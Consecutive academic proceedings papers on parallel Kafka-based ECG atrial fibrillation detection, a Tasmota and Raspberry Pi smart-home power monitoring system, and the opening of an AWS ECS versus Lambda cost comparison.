Another compelling approach for parallel processing of ECG data is the combination of Apache Kafka and Spark, as demonstrated by Sandeep Singh Sandha et al. [6]. Their research specializes in real-time event processing of ECG data. The versatility of Apache Kafka and Spark in ECG data applications is further showcased in studies such as the one by Ali Farki et al. [7], which focuses on Blood Pressure Prediction using ECG data, and the work of Salma Lbrini et al. [8], which explores cardiovascular disease prevention. Furthermore, Apache Kafka is utilized in real-time heart rate variability analysis, as demonstrated by Massimo Pistoia et al. [9].

Additional parallel solutions for processing ECG data encompass the use of MapReduce clustering, a strategy discussed by Lin Yang et al. [10]. Moreover, the Message Passing Interface (MPI) has proven effective for ECG Detection and Analysis, as evidenced by the research conducted by Shen Qi et al. [11], and for computer simulation of ECG, as demonstrated by Wenfeng Shen et al. [12].

III. METHODS

A. Real-Time Solution Architecture

The foundation of our system architecture relies on a multilayer data processing approach, facilitated by Apache Kafka topics, as illustrated in Fig 1. The overall solution architecture is structured into 3 distinct layers:

- 1) Input and Output Layer (IO Layer)
- 2) Feature Generation Layer
- 3) Prediction Layer (TensorFlow Model)




Fig. 1. Diagram of Real-Time Solution Architecture

The first and last layer of our solution is the IO Layer, which can be run on the patients locally. This layer goal is to generate the sliding windows of the ECG data and display the results of the models predictions. Individuals will produce a

continuous stream of ECG data, with each stream segmented into windows containing 43 R peaks. The determination of 43 R peaks per window is informed by our prior research [13] that extensively examined and established this quantity as optimal. The local ECG monitor will execute the sliding window segmentation, and subsequently, the segmented data will be transmitted to a Kafka Topic, henceforth referred to as the Sliding Window Topic (SWT).

Within the system architecture, the Feature Generation Layer, denoted as the FG Layer, comprised of M multiple generation processes. The generation processes are tasked with producing the essential 41 dBPM features from the 43 R peaks, subsequently transmitting them to the Feature Topic (FT). This collaborative effort ensures a streamlined and effective transformation of raw ECG data into meaningful features for further analysis and utilization in subsequent layers of the system.

Constituting the third and final tier of the processing layer is the Prediction Layer. This layer plays a pivotal role by extracting features from the Feature Topic and leveraging them to make predictions. Central to this layer is a 1D CNN Model, as detailed in our prior research [13], implemented using TensorFlow.

The operation of the Prediction Layer unfolds as follows: upon processing a window, the layer extracts the features from the Feature Topic and employs them as input for the CNN model. Subsequently, predictions are generated based on the learned patterns and relationships within the data. Once the prediction for the window is complete, the outcomes are transmitted into the Prediction Topic (PT). This integration of cutting-edge neural network models and feature-rich data streams empowers the Prediction Layer to deliver accurate and timely predictions, contributing significantly to the overall efficacy of the system architecture.

B. Baseline Sequential Solution for Real-Time Detection

The foundational approach to real-time Atrial Fibrillation detection is established through the implementation of a Sequential Solution. This Solution represents a simplified version of the real-time system depicted in Fig 1. In contrast to its parallel counterpart, the Sequential Model exclusively incorporates a singular feature generation process ($M = 1$) within the dedicated FG Layer.

The primary objective of deploying the sequential solution is to serve as a benchmark against which the enhancements brought about by a parallel solution for real-time detection can be rigorously assessed.

C. Experiments

To determine the feasibility of the real-time parallel solution and to compare it to the sequential solution we will be testing both solution with 2 to 10 patients, with a skip of 2 patients, from the Long Term AF Database (LTAfDB) [14], [15]. The records in this database consist of two-channel ECG signals captured at a rate of 128 Hz, with a 12-bit resolution and a range of 20 mV. The duration of the recordings spans

approximately 24 to 25 hours, and for analysis, only the data from the first channel is utilized.

Testing for both solutions is conducted using a GitHub Codespaces machine with 4 CPU cores and 16 GB of RAM.

D. Evaluation Methods

We will assess and compare the Sequential and Parallel Real-Time Solutions primarily through two key metrics:

- Total Execution Time,
- Improvement Factor from the Sequential Solution, determined using (1). In this equation, T_S and T_P represent the total execution time of the Sequential and Parallel Solutions, respectively.

$$IF = \frac{T_S - T_P}{T_S} \quad (1)$$

These evaluation methods provide a comprehensive understanding of the performance disparities between the Baseline and Parallel Solutions, emphasizing both the absolute execution time and the relative improvement achieved by the parallel approach.

IV. RESULTS

Fig 2 represents the results extracted from testing the sequential (number of process are 1) and 5 variations of the parallel solution with 2-6 feature generation processes. Based on the results, we conclude that all the parallel real-time solution outperform the sequential variation on total execution time.

Additionally, Fig 3 visualises the improvement factor of the solutions using 10 simulated parallel patients. Based on the data in Fig 3 we can see that all the parallel solution provide a minimum of 12% improvement, supporting the results from Fig 2. Furthermore, the solution with highest improvement factor was the 2 feature generation process solution which provides an improvement factor of 16.50%.

V. DISCUSSION

Using the presented data in Fig 2 and Fig 3 we can conclude that the answer to research question R1) is that a parallel solution outperforms its sequential counterpart no matter the number of processes used. Furthermore, the highest performance improvement gain, based on Fig 1, is the switch from a sequential solution to a 2 process parallel solution, netting a 16.50% improvement over its predecessor.

Additionally, the results presented lead us to conclude that on a 4 core machine the most optimal number of parallel processes for feature generation purposes is 2, answering R2) research question. The possible reason for this results may be to the low number of cores in the system and as we increase the number of processes, we lose gained performance due to process scheduling and generated overhead.




Fig. 2. Comparison of execution time based on number of feature generation processes




Fig. 3. Improvement Factor (with 10 simulated patients) of Parallel solution from the Sequential solution

VI. CONCLUSION

We have proposed and presented a real-time parallel solution for Atrial Fibrillation detection. Furthermore, we have proposed a sequential solution which was used as a baseline for testing the performance gain of a parallel solution. All solutions, were tested using identical simulated patients from the LTAfDB database.

Finally, based on the testing performed, we conclude that a parallel solution outperforms a sequential one and that the best performing solution, with an improvement factor of 16.50% using 10 patients, is the parallel solution using 2 feature generation processes in the FG Layer.

For future work, we propose analysing the system solution on a more powerful machine (with more cores) and improvements in the Kafka infrastructure used.

REFERENCES

- [1] Mayo Clinic, "Electrocardiogram (ECG or EKG) - Mayo Clinic — mayoclinic.org," <https://www.mayoclinic.org/tests-procedures/ekg/about/pac-20384983>. [Accessed 04-02-2024].
- [2] National Health Service, "Atrial fibrillation — nhs.uk," <https://www.nhs.uk/conditions/atrial-fibrillation/>. [Accessed 04-02-2024].
- [3] S. Cuomo, P. De Michele, A. Galletti, and L. Marcellino, "A gpu-parallel algorithm for ecg signal denoising based on the nlm method," in *2016 30th International Conference on Advanced Information Networking and Applications Workshops (WAINA)*, pp. 35–39, IEEE, 2016.
- [4] X. Fan, R. Chen, C. He, Y. Cai, P. Wang, and Y. Li, "Toward automated analysis of electrocardiogram big data by graphics processing unit for mobile health application," *IEEE Access*, vol. 5, pp. 17136–17148, 2017.
- [5] M. Boshkovska, M. Gusev, and V. Zdraveski, "Parallel implementation of an algorithm for atrial fibrillation detection using rr intervals and shannon entropy," in *2018 26th Telecommunications Forum (TELFOR)*, pp. 1–4, IEEE, 2018.
- [6] S. S. Sandha, M. Kachuee, and S. Darabi, "Complex event processing of health data in real-time to predict heart failure risk and stress," *CoRR*, vol. abs/1707.04364, 2017.
- [7] A. Farki and E. A. Noughabi, "Real-time blood pressure prediction using apache spark and kafka machine learning," in *2023 9th International Conference on Web Research (ICWR)*, pp. 161–166, IEEE, 2023.
- [8] S. Lbrini, A. Fadil, Z. Aamir, M. Khomali, H. Jarar Oulidi, and H. Rhinane, "Big health data: Cardiovascular disease prevention using big data and machine learning," in *Machine Intelligence and Data Analytics for Sustainable Future Smart Cities*, pp. 311–327, Springer, 2021.
- [9] M. Pistoia, P. Casacci, and G. Raimondi, "Novel cloud-based ict solution for real-time heart rate variability analysis: A technical essay," in *Italian Forum of Ambient Assisted Living*, pp. 235–248, Springer, 2020.
- [10] L. Yang, J. Zhang, and Q. Zhang, "Pesc: A parallel system for clustering ecg streams based on mapreduce," in *2013 IEEE Global Communications Conference (GLOBECOM)*, pp. 2604–2609, IEEE, 2013.
- [11] S. Qi and W. Yishan, "Detection and analysis of ecg based on parallel computing technology," in *2009 International Forum on Computer Science-Technology and Applications*, vol. 1, pp. 106–109, IEEE, 2009.
- [12] W. Shen, W. Lu, D. Wei, W. Xu, X. Zhu, and S. Yuan, "A parallel algorithm for computer simulation of electrocardiogram based on mpi," in *2009 Eighth IEEE/ACIS International Conference on Computer and Information Science*, pp. 120–123, IEEE, 2009.
- [13] N. Petrovski, M. Gusev, and S. Tadjarski, "1d convolutional neural network for atrial fibrillation detection," in *2023 31st Telecommunications Forum (TELFOR)*, pp. 1–4, IEEE, 2023.
- [14] S. Petrutiu, A. V. Sahakian, and S. Swiryn, "Abrupt changes in fibrillatory wave characteristics at the termination of paroxysmal atrial fibrillation in humans," *EP Europace*, vol. 9, pp. 466–470, 05 2007.
- [15] A. L. Goldberger, L. A. Amaral, L. Glass, J. M. Hausdorff, P. C. Ivanov, R. G. Mark, J. E. Mietus, G. B. Moody, C.-K. Peng, and H. E. Stanley, "Physiobank, physiokit, and physionet: components of a new research resource for complex physiologic signals," *circulation*, vol. 101, no. 23, pp. e215–e220, 2000.

Smart Home Power Monitoring System

1st Stamencho Bogdanovski

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University of Skopje
Skopje, North Macedonia
stamencho.bogdanovski@students.finki.ukim.mk

2nd Biljana Stojkoska

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University of Skopje
Skopje, North Macedonia
biljana.stojkoska@finki.ukim.mk

Abstract—Power monitoring systems are the first step towards gaining greater awareness and striving towards the ongoing energy revolution focused on increased efficiency, the use of renewable sources of electricity, and the existence and benefits of energy communities. This paper focuses on the development and implementation of a power monitoring system in a home. Sensors are used to gather information about the energy consumption of various home appliances, which is then transmitted, processed, and stored with the help of cloud services, resulting in diagrams showing the consumption of the home appliances at a daily, weekly, monthly, and yearly level. This provides a detailed overview of the energy consumption of the entire home and enables specific filtered views for more detailed analysis. The entire architecture and the system itself allow automation of the work of home appliances, a plan for their activation and shutdown, as well as remote management from outside the home.

Index Terms—smart home, electricity, monitoring, sensors

I. INTRODUCTION

Improving energy consumption efficiency is a necessary toward a more sustainable future. The first step in this drawn-out procedure is the implementation of power monitoring systems. Apart from helping the energy community as a whole, these systems bring benefits for the consumers by providing features like transparent consumption tracking, extensive control over appliances, etc. Promoting responsible electricity use is an additional benefit, and it's perhaps the most significant one. When consumers can manage how they use their electricity, they can alter their behaviour, which helps them, the community, and the economy from a financial standpoint.

These systems facilitate improved electrical safety and easier home energy automation. They are an additional layer of defence against property damage and electric shock. They give owners the possibility to correct any aberrant state and possibly increase the lifespan of their household appliances by receiving notifications for under- or over-voltage and overload on their mobile devices, computers, tablets, etc. In addition to all the capabilities they may provide, these systems must also be highly accessible and reliable. Even in the event of a crash, they ought to be able to retain the data collected by the sensors and to be capable to automatically recover from any issue that led to the system failure.

Other factors that need to be taken into account in these systems include safety and security. Alternatively, the data might be made public, leaving the system open to outside

exposure and threat. Security aspects, such as controlled access to the system using the PoLP (Principle of Least Access) method and constant updating, are part of the functionalities that must be implemented in the system.

In this paper, we provide an implementation of a smart home power monitoring system. In addition to the technology, tools, and operating systems used, we also specify the sensors, as well as the variety of cloud or non-cloud services that will be used to implement this system successfully.

This paper is organized as follows. Section II explains details about the system design. Software technology used for the implementation is covered in Section III. An overview of the application is presented in the fourth section. Finally, this paper is concluded in Section V.

II. SYSTEM DESIGN

The infrastructure for this system, as can be seen in Fig. 1, can be divided into two logical units: **local network** and **external systems**. The local network is composed of sensors and a broker that forwards the data packets to the external systems which are responsible for processing, analysing, and visualising the metered data.

A. Devices

1) *Sensors* : The overall implementation started with the selection of the sensor devices that will be placed on the home appliances, whose electrical consumption will be measured. The brand of the sensor devices was not of great importance, but the parameters that were important in their comparison were the *maximum tolerable power*, the *operating voltage range*, and the *standby power consumption* of the devices.




Fig. 1. Diagram of system



Fig. 2. Sensor device

The value of the maximum tolerable power of the sensor device must be greater than the maximum power of the home appliances at any given moment. This ensures that the sensor devices will be able to monitor the consumption of the appliance without fault.

Also, the voltage that our network usually transmits to provide electricity to the low-voltage appliances should be within the operating voltage range of the sensors. The voltage value for low-voltage devices in North Macedonia is 230 V [1].

Standby power consumption was a parameter that didn't have a crucial importance among the parameters but was still used to compare the many sensors against each other. A smaller value of this parameter is better for our power monitoring system setup.

In addition to the features related to the operation of the sensor, the necessary technical functionalities that it should have and support are a mechanism to protect domestic appliances from excessive voltage, independence from external entities or applications, the ability to transfer data via Wi-Fi, support for one of the IEEE 802.11 standards, and support for communication via the MQTT protocol.

After certain analyses and searches, the Nous Plug A1T devices produced by Nous Technology were chosen. The device is shown in Fig. 2. They have a maximum withstand power of 3680 W, an operating temperature range of 0 °C–40 °C, and an operating voltage range of 110–230 V, 50/60 Hz. Their electricity consumption at rest is 0.53 W. They have functionality that provides protection against excessive voltage, and they are also made of fire-resistant materials, which provide passive protection to the home against potential fire. These same devices use the Tasmota operating system and have the ability to connect wirelessly via Wi-Fi with the IEEE 802.11 b/g/n protocol. They support 2.4 GHz wireless transmission and communication via MQTT [2]. In order to make accurate and precise measurements, the sensor devices were first subjected to calibration. The calibration took place directly through the terminal of their operating system. To accurately calibrate the sensor device, we needed a device that draws a constant amount of power. In our case, a classic incandescent light bulb was chosen whose consumption was constant, equal to 100 W [3]. The calibration process began with connecting the sensor device to the power source. Next was accessing the web interface that the operating system



Fig. 3. Microcomputer, inside angle

itself offers. If the reported power according to the sensor device is not equal to that of the consumer (in our case, 100 W), the *PowerSet 100.0* command was executed in order to calibrate the power parameter. The value of the voltage parameter also needs to be changed if it does not correspond to the standardised voltage value for low-voltage appliances in our country, which is 230 V. The command *VoltageSet 230* is the one that was used in this process. The last parameter subject to calibration is the current, which should be expressed in milliamperes. Its value can be calculated with the Equation [1]. The command *CurrentSet 434783* is used to change the value of this parameter [3].

To check the calibration process, we can use the value of the power factor parameter, which should be as close as possible to the value of 1.00 [3].

$$I_{mA} = 1000 \times \frac{P_{(w)}}{V_{(v)}} \quad (1)$$

2) *Microcomputer* : The next step was to look into which device would be used as a microcomputer and configured as a MQTT broker. The gadget was required to meet certain criteria, including low noise levels, the possibility to connect to and communicate over a wireless Wi-Fi network, and low electricity consumption both while it is idle and when its compute loads grow.

After certain analysis, the decision was the Raspberry Pi 4 microcomputer, shown in Fig. 3, specifically the model with 4 GB of internal memory (RAM). It has a consumption of 3.4 W at rest and 7.6 W during its load [4]. It supports connections via a Wi-Fi network with the IEEE 802.11 a/c protocol, and it contains a system chip, Broadcom BCM2711, which is a quad-core Cortex-A72 64-bit processor [5]. The architecture of this processor is ARM v8, which makes it quite efficient for processing a small amount of data and also has a low level of noise [5] [6].

III. SOFTWARE DEVELOPMENT

Along with the design of the infrastructure, it was necessary to choose the tools and technologies that will be used within this system. They need to be compatible with our devices and contain the functionalities that will satisfy the requirements of this system. This chapter describes the software part of this system solution, which is composed of applications, tools, protocols, and cloud services.



Fig. 4. Microcomputer, home location

A. Application and tools

Home Assistant was selected as the application because it provides a number of dashboards that can be customised to display data in the ways that we find most useful. It has a panel that is already set up to track and report energy usage on a daily, weekly, monthly, etc. basis. Additionally, this pre-configured panel has the option of showing consumption per device, giving us a more in-depth view of consumption in our home. It includes an integration that allows for communication with a MQTT broker. Moreover, there is support for a few automations that can be configured in great depth [7].

The application stores information into a MySQL database for persistent storage. Information regarding devices, accessories, users, etc. is an illustration of this type of data. InfluxDB is also set up, and here is where we store and access the time series data collected from the sensor devices. By separating the data and application layers, this method simplifies the process to restore the system in the event of a failure or disaster.

B. Communication protocols

If we were to start from left to right by explaining the technologies and protocols shown in Fig. 1, we should start with explaining the MQTT protocol. The MQTT protocol, which is based on the concept of publish-subscribe communication, is light and conveys an essential and small amount of information. It is designed for the communication of devices over long distances that are resource-constrained and have limited network bandwidth. It needs to run on transport protocols that offer communication channels that are lossless and bidirectional. An example of such a protocol is the TCP/IP protocol, which is used in this system [8]. The protocol is used for sensor devices to communicate with the Home Assistant application.

As a middleman in this communication lies the minicomputer, which acts as an MQTT broker and forwards data packets to the application at a fifteen-minute interval. In order for the communication between the broker and the application to be secure, communication is established through the mechanism of a virtual private network connection, which is provided and managed by Tailscale. Tailscale is a VPN service that enables encrypted point-to-point connections. Meaning that only devices on your private network can communicate with each other. In order for a device to have access and the ability

to communicate with other devices in this private network, it must be inserted into the list of devices managed by Tailscale. Unlike traditional VPN services, which use tunnelling of all network traffic through a central server, Tailscale creates a network of nodes that is based on the concept of peer-to-peer communication with an approach that avoids centralization [9]. In our system design, the microcomputer and the server machine where the Home Assistant application is located are embedded in the Tailscale private network.

For communication with the MySQL database, Home Assistant uses the standard protocol called the MySQL protocol. This protocol is a well-established protocol for interacting with relational databases of the MySQL type [10] [11]. Also, Home Assistant primarily uses the InfluxDB-specific protocol called the InfluxDB Line Protocol to communicate with the InfluxDB database. This protocol is based on text that allows the Home Assistant to send time series-type data to the database [12] [13].

C. Cloud services

If the same trajectory of explanation is followed, next would be the cloud services, placed on the right of the diagram in Fig. 1. The entire system's services belong to the AWS family of web services. It's also essential to put in place specific tools that will make provisioning and managing the services easier. This specific tool is mentioned and described in the following paragraphs, contained in Subsection III-D2. In order to avoid deviating from the goal of this study, which is to develop a power monitoring system, we won't go into depth about each of the cloud services. VPC, IAM (Identity and Access Management), ACM (AWS Certificate Manager), Subnets, Security Groups, EC2 (Elastic Compute Cloud), Launch Template, Auto Scaling Group, RDS (Relational Database Service), S3 (Simple Storage Service), AWS Systems Manager Parameter Store, Route53, and CloudFront are among the services used in AWS.

D. Code

This chapter will describe the code written to achieve and initialize the resources needed in the two logical units mentioned in Section III.

1) *Code for configuring the microcomputer* : Within the Local Area Network logical unit, the only automation part that exists is the provisioning and configuration of the microcomputer as a MQTT broker. Sensor devices do not undergo any additional or special configuration in addition to their calibration. The high level of security and protection that is crucial for the microcomputer and its part in this system will be achieved by executing predefined scripts written in Bash and Ansible. Ansible was specifically chosen as a tool because it is based on the concept of agentless execution, which means that you do not have to install anything on the system that we plan to control and manage [14]. In our case, in addition to all the benefits we get from Ansible, it allows us to have standardisation, reduce microcomputer setup time, increase setup consistency, and minimise the number of setup errors.




Fig. 5. Main dashboard of application

Scripts are divided according to the similarity of the actions they perform. Accordingly, we have a total of 5 scripts, and those are scripts for installing Ansible on the microcomputer, scripts for adding predefined users as admins and setting SSH keys for communication, as opposed to the default password-based authentication, scripts for hardening the security of the operating system, scripts for installing and setting up all necessities and mandatory dependencies around the MQTT broker, and a script for provisioning the MQTT broker as a container.

All but the first mentioned script are written in Ansible, while that one is written in the Bash programming language. Given that the code that these scripts consist of is quite large, it will not be a detailed review, but the can be accessed from the link provided in the footnote of this page [1].

2) *Code for provisioning and configuring the external* : Within the second logical unit that we mentioned in Section III are the cloud services that we use in our system. As an IaC (Infrastructure as a Code) tool, we use Terraform by HashiCorp in order to create, manage, and configure the cloud services. The tool allows us to manage infrastructure with configuration files rather than through a graphical user interface. Also, it allows us to build, change, and manage our infrastructure in a safe, consistent, and repeatable way by defining resource configurations that we can version, reuse, and share. The code language is declarative, describing an intended goal rather than the steps to reach that goal [15] [16].

The code for these services can be accessed from the link in the footnote [2].

IV. APPLICATION OVERVIEW

In the below section, there is a representation of the application that was the final product of this power monitoring system implementation. On Fig. 5 and Fig. 6 we can get an overview of some of the dashboards and overviews that are results of the system.

¹The code used to configure the microcomputer and provision the MQTT broker can be accessed on the following [link](#)

²The code used to configure and provision the cloud services can be accessed on the following [link](#).




Fig. 6. Energy dashboard of application

V. CONCLUSIONS

In conclusion to everything said in this paper, power monitoring systems offer many benefits at the level of a home, energy communities, and society as a whole. Electricity is a limited resource, which can be largely used for unnecessary purposes if efficiency is not a consideration. In this paper, we developed a system that is integrated within a home, it can be changed and used for offices, industries, and various rooms where it would be used. By fully investing in systems that increase the efficiency of things in our environment, we join the energy movement towards a more sustainable future and "Smart Cities". All change starts from ourselves, and our home, so this kind of power monitoring systems can add great value not only to us, but also to our society.

REFERENCES

- [1] I. Wikimedia Foundation. Mains electricity by country. Available at https://en.wikipedia.org/wiki/Mains_electricity_by_country
- [2] Nous. Nous alt wifi smart socket with tasmota. Available at <https://nous.technology/product/alt.html>
- [3] T. Community. Power monitoring calibration. Available at <https://tasmota.github.io/docs/Power-Monitoring-Calibration/>
- [4] R. Zwetsloot. Raspberry pi 4 specs and benchmarks. Available at <https://magpi.raspberrypi.com/articles/raspberry-pi-4-specs-benchmarks>
- [5] R. P. Foundation. Raspberry pi 4 tech specs. Available at <https://www.raspberrypi.com/products/raspberry-pi-4-model-b/specifications/>
- [6] J. M. Emily Blem and K. Sankaralingam. (2013) Power struggles: Revisiting the risc vs. cisc debate on contemporary arm and x86 architectures. Madison, Wisconsin, United States.
- [7] H. A. Community. Concepts and terminology. Available at <https://www.home-assistant.io/getting-started/concepts-terminology/>
- [8] I. Wikipedia Foundation. Mqtt. Available at <https://en.wikipedia.org/wiki/MQTT>
- [9] I. Tailscale. What is tailscale ? Available at <https://tailscale.com/kb/1151/what-is-tailscale/>
- [10] H. A. Community. Recorder. Available at <https://www.home-assistant.io/integrations/recorder/>
- [11] M. Community. Client/server protocol. Available at https://dev.mysql.com/doc/dev/mysql-server/latest/PAGE_PROTOCOL.html#protocol_overview
- [12] H. A. Community. Influxdb. Available at <https://www.home-assistant.io/integrations/influxdb/>
- [13] I. InfluxData. Line protocol. Available at <https://docs.influxdata.com/influxdb/v2/reference/syntax/line-protocol/>
- [14] D. Schenck. Four reasons developers should use ansible. Available at <https://developers.redhat.com/articles/2021/09/27/four-reasons-developers-should-use-ansible>
- [15] I. HashiCorp. What is terraform ? Available at <https://developer.hashicorp.com/terraform/intro>
- [16] ——. Terraform language documentation. Available at <https://developer.hashicorp.com/terraform/language>

Cost Efficiency and Effectiveness Comparison of Container vs Function as a Service

Toshe Petrovski, Marjan Gusev

Faculty of Computer Science and Engineering,

University Ss Cyril and Methodius in Skopje, North Macedonia

toshe.petrovski@students.finki.ukim.mk, marjan.gushev@finki.ukim.mk

Abstract—In this paper, we compare two cloud deployment models: Container as a Service (CaaS) and Function as a Service (FaaS) for their cost efficiency and effectiveness. The data for the comparative analysis is collected by deploying a full-scale web application using each deployment model to analyze and compare their results. The application implements ride-sharing between any two cities in a given country, providing the users with cost-effective travel. External APIs gather geographic and route information, processing this data internally to determine routes and geographical positioning of vehicles, making the application bandwidth-heavy and computationally demanding.

This analysis focuses on cost efficiency, balancing between the costs incurred using one model and the corresponding benefits or values. We present practical observations by evaluating each deployment model under varying loads, examining their influence on the application promptness, efficiency in using the resources, and economic feasibility during periods of high and low demand. Practical experiments include AWS ECS for CaaS and AWS Lambda for FaaS, providing insights into each option's compromises, strengths, and limitations. The experimental approach aims to guide informed decision-making for cloud deployment strategies. We explore the cost efficiency of each service, analyzing the pricing model and evaluating the total cost of operating each model. Finally, trade-offs and Improvement Factors compare the costs per request and the response times for different loads on both Lambda and ECS. For applications with mostly predictable small to medium load, the CaaS model on AWS ECS exhibits better cost efficiency, while the traffic patterns become more volatile and the load is heavier or we have functionality which is event driven Lambda presents itself as more cost-efficient solution overall.

Keywords—Cloud deployment, FaaS, CaaS, Cost-Efficiency

I. INTRODUCTION

While cloud computing continues to evolve, selecting an appropriate deployment model is crucial for optimizing operational efficiency, scalability, and cost-effectiveness. AWS Elastic Container Service (ECS) realizes the **Container as a Service (CaaS)** approach by AWS to provide a container orchestration service for deploying, managing, and scaling containerized applications. On the other hand, AWS Lambda realizes the **Function as a Service (FaaS)** approach as a serverless computing model that completely abstracts resource management operations and scaling, allowing developers to focus on the business logic of individual functions in response to events.

In different research using the same empirical pattern, we perform a comparative analysis for these two models, delving into performance metrics like latency and throughput and

evaluating the scalability of both ECS and Lambda services. This analysis presents insights into how service-oriented applications perform under various workloads deployed on the cloud.

This research aims to provide a comprehensive cost-efficiency and effectiveness analysis of the CaaS and FaaS models. We deployed a web application using both platforms to measure and analyze various metrics that impact the cost, including resource utilization, latency, scalability, and operation overhead. The study enhances the overall understanding of each platform and the associated concepts by providing empirical insights into the dynamics of CaaS and FaaS, assisting developers in making optimal decisions on the deployment strategy. Furthermore, our analysis extends beyond a simple cost comparison by exploring qualitative aspects influencing the selection, such as ease of management, flexibility, and complexity. Several related studies from Sisak [1], Villamizar and others [2], Rahman [3], and Liagkou [4] evaluate the cost-efficiency of different cloud deployment models, including AWS ECS and Lambda. However, they are primarily conducted without empirical analysis or with small code samples, not fully exploring the deployment of multiple services serving a web application.

The use-case application for evaluating the effectiveness of different cloud deployment strategies offers unique functionality for passengers to find cheap and comfortable rides between any two cities in a country and for drivers to find someone to share their ride with, thus reducing the individual cost of the ride. It provides online booking of rides, real-time tracking of drivers by integrating with Google Maps API, estimation of the ride duration, a rating system for drivers, and other functionalities that enhance the user experience.

As a multitenant application, it serves multiple independent user groups (tenants), isolating and maintaining their data and preferences based on the country where they are driving or looking for a ride. This scalable multitenant application development includes the following crucial technologies:

- **AWS-ECS** as a high-availability and high-security container management solution with elastic load balancing, horizontal and vertical auto-scaling to support highly variable amounts of traffic [5];
- **AWS-Lambda** as a serverless compute engine that executes code without the need for provisioning resources [5];

- **Docker** as a container virtualization technology [6]; and
- **FastAPI** as a cutting-edge Python 3.7+ web framework designed for API development with its emphasis on speed, lightweight infrastructure, and ease of use [7], implementing the newest Python ASGI (Asynchronous Server Gateway Interface) for higher throughput and more efficiency.

Data resides in a relational database managed by the AWS RDS service in PostgreSQL database instances. RDS is a web service that makes it easier to set up, operate, and scale a relational database in the AWS Cloud. It handles most management tasks in maintaining a database, like automatic backups, server operations, auto-scaling, etc. [8] The basic building block of RDS is the DB instance, a user-defined database using any of the most popular relational database management systems (RDBMS) like PostgreSQL. Users register on the application using their phone numbers and receive SMS verification codes and confirmation messages using the Twilio platform API. The React JS library creates a fast and simple User Interface (UI) as it enables developers to develop Single Page Applications (SPA) that do not load entirely new pages from the server when the user navigates through the application, rather rewriting the current page by only dynamically fetching user relevant data from the server. Therefore, the application runs faster when it encapsulates dynamic data and decreases the load on the server side, as fetching the bundled code happens only once per user visit.

